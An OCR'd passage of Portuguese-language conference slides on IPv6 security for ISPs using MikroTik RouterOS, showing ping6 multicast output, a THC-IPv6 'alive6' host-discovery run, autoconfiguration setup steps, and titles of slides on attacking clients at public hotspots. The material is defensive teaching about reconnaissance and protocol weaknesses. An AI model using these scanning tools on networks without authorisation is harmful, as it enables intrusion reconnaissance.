64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=1 ttl=64 time=0.826 ms
64 bytes from fe80::20c:42ff:fe0c:a003: icmp_seq=1 ttl=64 time=1.26 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=2 ttl=64 time=0.870 ms
64 bytes from fe80::20c:42ff:fe0c:a003: icmp_seq=2 ttl=64 time=1.17 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=3 ttl=64 time=0.804 ms
64 bytes from fe80::20c:42ff:fe0c:a003: icmp_seq=3 ttl=64 time=1.15 ms (DUP!)
```

ff02::1:2 (All DHCP Servers)

```
maia@maia-laptop:~$ sudo ping6 -I wlan0 ff02::1:2
PING ff02::1:2(ff02::1:2) from fe80::223:14ff:fe21:d4a8 wlan0: 56 data bytes
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=1 ttl=64 time=9.80 ms
64 bytes from fe80::20c:42ff:fe3a:8e24: icmp_seq=1 ttl=64 time=10.3 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=2 ttl=64 time=0.916 ms
64 bytes from fe80::20c:42ff:fe3a:8e24: icmp_seq=2 ttl=64 time=1.25 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=3 ttl=64 time=0.820 ms
64 bytes from fe80::20c:42ff:fe3a:8e24: icmp_seq=3 ttl=64 time=2.56 ms (DUP!)
```

Demonstração ao vivo


Utilitário THC para localizar todos os hosts "vivos"

(Dentro da rede, similar à nmap –sP no IPv4)

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./alive6
./alive6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./alive6 [-dlmrS] [-W TIME] [-i FILE] [-o FILE] [-s NUMBER] interface [u
nicast-or-multicast-address [remote-router]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
```

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./alive6 eth0 ff02::1
[sudo] password for maia:
Alive: 2001:db8::1
Alive: 2001:db8::3
Alive: 2001:db8::224:beff:fe66:797f
Alive: 2001:db8::2
Found 4 systems alive
```

AGENDA



1) Impactos pelo grande espaço de endereçamento: ✓

Reconhecimento interno e externo, ameaças com bogons;

2) Vulnerabilidades do protocolo e possíveis ataques:

Auto configuração, Descoberta da vizinhança, detecção de endereços duplicados, ataques de redirecionamento, manipulação de cabeçalhos, etc.;

3) Contramedidas usando RouterOS sob o ponto de vista de um provedor

Assegurando o perímetro do ISP, protegendo as redes dos clientes e locais públicos.


Vulnerabilidades relacionadas à configuração de endereços

Uma **configuração Stateful** no IPv6 pode ser implementada com um servidor **DHCPv6**. Servidores DHCPv6 são vulneráveis aos mesmos tipos de ataques de camada 2 existentes para o IPv4.
http://mikrotikbrasil.com.br/artigos/Layer2_Security_Poland_2010_Maia.pdf

É possível realizar uma **auto configuração Stateless em uma rede** /64 e os hosts serão configurados automaticamente, sem necessidade do DHCP. A ideia por trás da auto configuração é oferecer uma forma de configuração sem traumas para usuários domésticos e permitir que que todos dispositivos (ex. eletrodomésticos) ganhem conectividade global.


Configuração Stateless no Mikrotik RouterOS


1 – Configure um endereço IPv6 global na interface onde se conectam os clientes, mantendo a opção Advertise marcada.



Configuração Stateless no Mikrotik RouterOS


2 – Configure o descobrimento de vizinhos (Neighbor Discovery) na interface dos clientes (ou todas), habilitando a opção Advertise DNS







Configuração Stateless no Mikrotik RouterOS

3 – Configure um DNS em /ip dns






5.12 ou mais recente



Descobrindo rotas e prefixos




ICMPv6 tipo 134 **(Router Advertisement)**
Origem: Link-local address
Conteúdo: Opções, prefixos, tempo de vida e flag de auto configuração

→ Para: FF02::1 (Todos nós no link

Problemas relacionados a auto configuração
Ataques contra clientes em locais públicos


Utilizando IPv6 para atacar clientes em um Hotspot público (AP com IPv4)

AP com IPv4 apenas




Clientes Windows/Linux/MAC


Utilizando IPv6 para atacar clientes em um Hotspot público (AP com IPv4)



Utilizando IPv6 para atacar clientes em um Hotspot público (AP com IPv4)




Utilizando IPv6 para atacar clientes em um Hotspot público (AP com IPv4)

